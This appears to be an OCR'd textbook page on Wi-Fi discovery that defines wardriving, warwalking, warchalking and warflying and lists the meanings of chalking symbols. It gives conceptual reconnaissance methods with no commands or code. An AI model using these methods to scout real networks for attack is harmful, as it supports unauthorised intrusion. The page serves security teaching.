



Figure 16.38: Attackers scanning for Wi-Fi networks



Wi-Fi Discovery: Finding Wi-Fi Networks in Range to Attack

- The first task an attacker will go through when searching for Wi-Fi targets is **checking the potential networks** that are in range to find the best one to attack
- Attackers use various **Wi-Fi Chalking techniques**, such as WarWalking, WarChalking, WarFlying, and WarDriving to find the target Wi-Fi network to attack
- Drive around with Wi-Fi enabled laptop installed with a **wireless discovery tool** and map out active wireless networks

Wi-Fi Chalking Techniques


- **WarWalking**: Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks
- **WarChalking**: A method used to draw symbols in public places to advertise open Wi-Fi networks
- **WarFlying**: Attackers use drones to detect open wireless networks
- **WarDriving**: Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks

Wi-Fi Chalking Symbols

Finding Wi-Fi Networks in Range to Attack

The first task for an attacker searching for Wi-Fi targets is to check potential networks that are in range to find the best one to attack. Attackers use various Wi-Fi chalking techniques such as WarWalking, WarChalking, WarFlying, and WarDriving to find a target Wi-Fi network.

- **Wi-Fi Chalking Techniques**
  - **WarWalking**: Attackers walk around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.
  - **WarChalking**: Symbols are drawn in public places to advertise open Wi-Fi networks.
  - **WarFlying**: Attackers use drones to detect open wireless networks.
  - **WarDriving**: Attackers drive around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.




Free Wi-Fi

Wi-Fi with MAC Filtering

Restricted Wi-Fi

Pay for Wi-Fi



Wi-Fi with WEP

Wi-Fi with Multiple Access Controls

Wi-Fi with Closed SSID

Wi-Fi Honeypot

Figure 16.39: Wi-Fi chalking symbols

